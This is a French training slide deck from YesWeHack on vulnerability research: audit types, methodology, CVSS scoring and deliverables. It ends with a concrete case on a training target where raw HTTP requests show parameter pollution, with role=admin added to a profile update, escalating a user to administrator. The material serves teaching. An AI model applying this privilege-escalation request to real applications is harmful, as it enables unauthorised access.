Recherche de vulnérabilités

YES WE HACK

#1 European
bug bounty platform


MUNICH · LAUSANNE · PARIS · SINGAPOUR

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

LES BESOINS

➢ Métier



➢ Transformation numérique

- Périmètres exposés ++
- Stockage de données ++
- Inter-connection ++

Risques ++

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

LES BESOINS

- Réglementation/certification
  - PCI-DSS
  - CSPN
  - AMF
  - RGPD (EU)
    - Sanction de 250 000 euros à l'encontre d'INFOGREFFE (13/09/2022)

- Et ailleurs …

Breach of the Protection Obligation by MyRepublic

15 Sep 2022

A financial penalty of $60,000 was imposed on MyRepublic for failing to put in place reasonable security arrangements to protect the personal data in its possession.

Click here to find out more.

Tags: Protection, Financial Penalty, Information and Communications

YES WE HACK

Source :- https://www.cnil.fr/fr/sanction-de-250-000-euros-lencontre-dinfogreffe)
Source :- https://www.pdpc.gov.sg/all-commissions-decisions/2022/09/breach-of-the-protection-obligation-by-myrepublic

Les applications

- Audit boite blanche
- Test d’intrusion
- Red team
- Bug bounty

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

AUDIT BOITE BLANCHE

- Dédié à l'organisationnel ou processus
- Réalisé à base d'interview ou code source
- Sensibilisation

- Avantages :
  - Périmètre organisationnel
  - Contrôle de politiques (Mot de passe – PSSI - …)

- Inconvénients :
  - Non exhaustif
  - Dépendant du temps passé
  - Dépendant de la bonne volonté

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

TEST D'INTRUSION

- Externe : Périmétrique
- Interne : Périscopique

- Avantages :
  - Exhaustivité
  - Vulnérabilités avérées
  - Contexte métier

- Inconvénients :
  - Temps contraint

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

RED TEAM

- Attaque en profondeur
  - Vecteur technique, physique et humain
- Cible spécifique

- Avantages
  - Réalisme
  - Surface d'attaque
- Inconvénients
  - Long
  - Couteux
  - Spécifique

YES WE H/CK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

BUG BOUNTY

- Périmétrique ++

- Avantages :
  - Tests continus
  - Diversité de style d'attaques

- Inconvénients :
  - Processus internes

YES WE HACK

Approche « Bug Hunting »

Recherche de vulnérabilités par différentes méthodes
VS
Recherche de traces d'intrusion dans un système compromis

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

VULNÉRABILITÉ

« faiblesse dans un système informatique permettant à un attaquant de porter atteinte à l'intégrité de ce système, c'est-à-dire à son fonctionnement normal, à la confidentialité ou à l'intégrité des données qu'il contient. »

Généralement les vulnérabilités sont liées à des erreurs lors :

- de la **conception** : faille de design, problème de logique métier
- de **l'implémentation** : erreur de programmation, utilisation de librairies vulnérables...
- de la **configuration** : permissions sur les fichiers, algorithmes cryptographiques faibles...

YES WE HACK

Source :- https://fr.wikipedia.org/wiki/Vulnérabilité_(informatique)

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

OBJECTIFS

- Hack to learn (don't learn to hack)
- Publier des avis de vulnérabilités
  - Autopromotion, sécurisation globale d'internet, travaux de recherche
- Auditer l'application/produit d'un client
  - Sécuriser une application/SI, obtenir une certification
- Vendre des vulnérabilités/exploits
- Compromettre un système
  - Cybercrime/blackhats, nation state hackers

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

DÉMARCHE GLOBALE

- Compréhension du fonctionnement de la cible
- Identification de la surface d'attaque
- Identification des vulnérabilités publiques
- Recherche de vulnérabilités non publiques
- Analyse des vulnérabilités
- Livrables

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

FONCTIONNEMENT DE LA CIBLE

- Utilisation de l'application
  - pré/post authentification
  - compréhension du fonctionnement de l'application (métier)
- Analyse du trafic
  - Proxy d'interception
  - Liste des fonctions
- Analyse de l'architecture
  - Module(s) de l'application
  - Technologie(s) de l'application

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

SURFACE D'ATTAQUE

- Ensemble des services exposés
  - peut varier en fonction des privilèges
- Liste des points d'entrée
- Identification de la technologie
  - Logiciel (Header)
  - Version
  - Informations venues d'erreurs
  - Extension de fichier

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

VULNÉRABILITÉS CONNUES

- Identification des vulnérabilités connues pour tous les composants identifiés en phase de « reconnaissance »

  - Google dork
  - CVEdetails
  - Changelog éditeur
  - Exploit-db
  - Securityfocus
  - …

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

RECHERCHE DE VULNÉRABILITÉ

- Approche manuelle
  - Analyse des paramètres
  - Analyse des points d'entrée
  - Analyse des « workflows »
- Approche automatique
  - Utilisation de scanner
  - Utilisation de « fuzzer »
  - Analyse et qualification des résultats

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

RECHERCHE DE VULNÉRABILITÉ

- Approche statique
  - Analyse sans exécution
  - Analyse du code source
  - Rétro-ingénierie
- Approche dynamique
  - Analyse par l'exécution
  - Instrumentalisation de l'exécution (debugger)

YES WE HACK

Recherche de vulnérabilité

- Fonctions non-authentifiées/authentifiées
- Fonctions sensibles
- Données sensibles
- Processus métiers
- Cloisonnement des privilèges
- Cloisonnement des données

Vulnérabilité technique

Vulnérabilité métier

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

ANALYSE DE LA VULNÉRABILITÉ

- Les pré-requis
  - Authentification ?
  - Privilèges ?
  - Interaction de la cible ?


YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

ANALYSE DE LA VULNÉRABILITÉ

- Le type de vulnérabilité
  - Définition précise de la vulnérabilité



Source :- https://www.infosectrain.com/blog/owasp-top-10-vulnerabilities-2021-revealed/


YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

ANALYSE DE LA VULNÉRABILITÉ

- La cause de la vulnérabilité
  - Quelle fonction permet ou ne protège pas contre l'exploitation



YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

ANALYSE DE LA VULNÉRABILITÉ

- La remédiation
  - Recommandation de correction (générique ou sur mesure)


YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

ANALYSE DE LA VULNÉRABILITÉ

- L'impact
  - Risque induit par la vulnérabilité



YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

CVSS

- Common Vulnerability Scoring System
  - Version 3.1
- Maintenu par un groupe de travail composé d'industriels et de scientifiques
  - https://www.first.org/cvss/participants

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

CVSS

- Exploitabilité

  AV : Vecteur d'attaque (réseau, adjacent, local ou physique)

  AC : Complexité de l'attaque (basse ou élevée)

  PR : Privilèges requis (aucun, bas, haut)

  UI : Interaction utilisateur (aucune, requise)
- **S** : Périmètre (modifié, inchangé)
- Impact

  C : Confidentialité (aucun, bas, haut)

  I : Intégrité (aucun, bas, haut)

  A : Disponibilité (aucun, bas, haut)

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

LIVRABLES

- Advisory
  - Avis de sécurité
  - Terme consacré pour le descriptif officiel d'une vulnérabilité par éditeur ou une entreprise de sécurité

    Ex: technet Microsoft
  - Mode de communication d'un éditeur sur ses
  - vulnérabilités

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité

LIVRABLES

- CVE
  - Common Vulnerabilities and Exposures
  - Maintenu par Mitre Corporation - https://cve.mitre.org
  - Base de données des vulnérabilités publiques
  - Chaque vulnérabilité se voit attribuer un numéro identifiant unique
  - Descriptif sommaire de la vulnérabilité
  - Références

YES WE HACK

MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

Liberté
Égalité
Fraternité


LIVRABLES


- Fiche de vulnérabilité
  - Format souvent employé dans les rapports d'audit
  - Rapide analyse de risque liée au contexte du client
  - Recommandation pour corriger la vulnérabilité
  - POC d'exploitation

YES WE HACK

YesWeHack Edu

- Instance d’environnements vulnérables
- Plateforme de formation (https://dojo-yeswehack.com/)
- Plateforme de gestion de rapports de vulnérabilité





YES WE HACK

Cas concret

https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/

YES WE HACK

Cas concret

- Récupération des informations utilisateur

Request

Pretty Raw Hex

```
GET /users/getinfo/1338/?fields[]=email&fields[]=role HTTP/2
Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
Cookie: csrfToken=
9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f1
8d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba3
6261; CAKEPHP=o958lk64vphb5782ghavch2m7e
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:104.0) Gecko/20100101 Firefox/104.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Dnt: 1
Referer:
https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: application/json; charset=UTF-8
Date: Sun, 25 Sep 2022 10:30:08 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.53 (Debian)
Content-Length: 38

{"email":"test@test.fr","role":"user"}
```

Cas concret

- Mise à jour des informations utilisateur

Request

Pretty Raw Hex \n

```
POST /users/edit/1338 HTTP/2
Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
Cookie: csrfToken=
9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f1
8d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba3
6261; CAKEPHP=o958lk64vphb5782ghavch2m7e
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:104.0) Gecko/20100101 Firefox/104.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 249
Origin:
https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
Dnt: 1
Referer:
https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/use
rs/edit/1338
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

_method=PUT&_csrfToken=
9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f1
8d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba3
6261&email=test%40test.fr&avatar_url=&address=&zipcode=75000&
city=Paris&phone=&agent_number=&password=
```

Response

Pretty Raw Hex Render \n

```
HTTP/2 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Sun, 25 Sep 2022 10:31:38 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location:
http://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/user
s
Pragma: no-cache
Server: Apache/2.4.53 (Debian)
Content-Length: 0
```

YES WE HACK

Cas concret

- Parameter pollution

Request

Pretty Raw Hex \n

```
1 GET /users/getinfo/1338/?fields[]=email&fields[]=role&fields[]=city HTTP/2
2 Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
3 Cookie: csrfToken=9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261; CAKEPHP=o958lk64vphb5782ghavch2m7e
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0) Gecko/20100101 Firefox/104.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 Dnt: 1
10 Referer: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users/edit/1338
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: application/json; charset=UTF-8
4 Date: Sun, 25 Sep 2022 10:31:49 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Server: Apache/2.4.53 (Debian)
8 Content-Length: 53
9
10 {"email":"test@test.fr","role":"user","city":"Paris"}
```

YES WE HACK

Cas concret

- Parameter pollution

Request

Pretty Raw Hex

```
1 POST /users/edit/1338 HTTP/2
2 Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
3 Cookie: csrfToken=
9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d936
6ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261;
CAKEPHP=o958lk64vphb5782ghavch2m7e
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0)
 Gecko/20100101 Firefox/104.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
6 Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 260
10 Origin: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
11 Dnt: 1
12 Referer:
https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users/ed
it/1338
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
19
20 _method=PUT&_csrfToken=
9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d936
6ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261&email
=test%40test.fr&avatar_url=&address=&zipcode=75000&city=Paris&phone
=&agent_number=&password=&role=admin
```

Response


Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: text/html; charset=UTF-8
4 Date: Sun, 25 Sep 2022 10:42:59 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Location:
http://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users
7 Pragma: no-cache
8 Server: Apache/2.4.53 (Debian)
9 Content-Length: 0
10
11
```

YES WE HACK

Cas concret

- Parameter pollution



Request

Pretty Raw Hex

```
1 GET /users/getinfo/1338/?fields[]=email&fields[]=role&fields[]=city HTTP/2
2 Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
3 Cookie: csrfToken=9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261; CAKEPHP=o958lk64vphb5782ghavch2m7e
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0) Gecko/20100101 Firefox/104.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 Dnt: 1
10 Referer: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users/edit/1338
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: application/json; charset=UTF-8
4 Date: Sun, 25 Sep 2022 10:44:15 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Server: Apache/2.4.53 (Debian)
8 Content-Length: 54
9
10 {"email":"test@test.fr","role":"admin","city":"Paris"}
```

YES WE HACK

MERCI

Romain LECOEUVRE

r.lecoeuvre@yeswehack.com

+33 6 78 83 86 42